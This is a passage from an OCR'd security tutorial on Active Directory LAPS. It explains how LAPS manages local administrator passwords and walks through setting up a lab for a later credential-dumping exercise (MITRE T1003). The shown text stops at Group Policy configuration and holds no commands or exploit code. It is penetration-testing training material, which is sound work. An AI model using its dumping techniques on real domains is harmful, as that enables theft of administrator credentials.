iGNITE Technologies

PasswordPasswordPasswordPasswordPasswordPasswordPassw

PasswordPasswordPasswordPasswordPasswordPasswordPassw

ACTIVE DIRECTORY: LAPS

Credential Dumping

Mitre (T1003)

WWW.IGNITETECHNOLOGIES.IN

Contents

Introduction

In this article, we will be discussing the concept of Credential Dumping and LAPS (Local Administrator Password Solution). We will delve into the world of password management and explore how LAPS can help mitigate the risks associated with using shared local accounts and passwords across a domain. With the increasing threat of cyber attacks, it's essential to understand the importance of secure password management and how LAPS can help streamline this process.

Introduction to LAPS

The Local Administrator Password Solution (LAPS) is a tool designed to manage local account passwords for computers joined to a domain. It securely stores these passwords in **Active Directory (AD)** and protects them using **Access Control Lists (ACLs)**. Consequently, only authorized users can access or reset them.

Key Benefits of LAPS

In setups where users must log into computers without domain credentials, managing passwords can become challenging and heighten the risk of Pass-the-Hash (PtH) attacks. Therefore, **LAPS** addresses the problem of using a shared **local account** with the same password across all **computers in a domain**. It assigns a unique, randomly generated password to the **local administrator account** on each machine. As a result, **domain administrators** can control which users, such as helpdesk staff, can view these passwords.

How LAPS Enhances Security

LAPS streamlines password management while bolstering defenses against cyber threats. Specifically, it reduces the risk of **lateral movement** within a network, a vulnerability that arises when identical local administrative credentials are used across multiple computers. It stores passwords for each computer's **local administrator account** in **Active Directory** within a confidential attribute tied to the computer's AD object. Furthermore, computers update their password information in AD, and **domain administrators** assign read permissions to specific users or groups, like helpdesk teams.

Implementation and Management of LAPS

With LAPS, local administrator passwords on domain-joined computers are automatically managed, ensuring they are unique, randomly created, and safely stored in Active Directory. Since it is built entirely on **AD infrastructure**, **LAPS** requires no additional technologies. Moreover, it relies on a **Group Policy client-side extension (CSE)** installed on managed computers to handle all tasks, and it includes management tools that simplify configuration and oversight.

Working of LAPS

At its core, LAPS uses a Group Policy client-side extension (CSE) that performs key functions during a Group Policy update. First, it checks if the **local Administrator account's password** has expired. If it has expired or needs to change pre-emptively, the CSE immediately generates a new password and ensures it complies with the **password policy**. Then, the CSE updates **Active Directory** with the new password, stores it as a **confidential attribute** linked to the computer's account, and records the password's next expiration date in a separate attribute. Additionally, it updates the **Administrator account's password** on the computer. Finally, authorized users can retrieve the password from **Active Directory** or request a password reset for a specific machine as needed.

Types of LAPS

Legacy Microsoft LAPS (MS LAPS)

- First, Legacy Microsoft LAPS requires an Active Directory schema extension (ms-MCS-AdmPwd) to operate.
- Additionally, administrators must install separate MSI on all client machines.
- They can manage it through PowerShell, Group Policy Objects (GPO), and the LAPS UI.

New Windows LAPS (Integrated in Windows 10/11 & Server 2019/2022)

- In contrast, the New Windows LAPS is built into Windows, so it doesn't require a separate installation.
- It securely stores local administrator passwords in Active Directory (AD) or Azure AD.
- Moreover, it supports password encryption for enhanced security.
- Administrators can manage it via PowerShell, GPO, and Microsoft Intune.

Pre-requisites

- **OS**: Windows Server 2019 (domain-joined; legacy LAPS works from Server 2003 SP1+).
- **Software**: .NET Framework 4.0+, PowerShell 2.0+ (both included by default in Server 2019).
- **AD**: Schema Admin rights for updates, functional AD domain.
- **Permissions**: Local admin rights for installation, Domain Admins for AD configuration.

Lab Setup

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:


- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding **Active Directory Domain Services.**
- Set up the domain (e.g., **local**).

Create an Organizational Unit


Organizational units (OUs) in an Active Directory Domain Services (AD DS) managed domain let you logically group objects such as user accounts, service accounts, or computer accounts. You can then assign administrators to specific OUs and apply group policy to enforce targeted configuration settings**.**

Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.


Right-click on **Domain (ignite.local)** and click on **New**, and then click on **Organizational Unit**.



Assign the name of Other U as **Tech.**



Add your client machine to the Tech OU.



Download and Install LAPS

Before beginning with the credential dumping phase, we need to setup the LAPS on our Windows Server 2016 or Windows 10 machine. We need to perform 3 specific tasks that include installation of LAPS fat client, Configuring PowerShell Module, and Implementing Group Policy templates.

Download LAPS


Get the latest version of LAPS from the Microsoft Download Center.

Install LAPS on the DC

Run the .msi installer and select:

- **Management Tools** (for the LAPS UI)
- **Group Policy Templates** (for configuring LAPS via GPO)
- **PowerShell Module** (for command-line management)


Complete the installation




Configure Group Policy for LAPS

Open the Group Policy Management Console (GPMC).


Create a new GPO or edit an existing one.




Navigate to: Computer Configuration → Administrative Templates → LAPS.



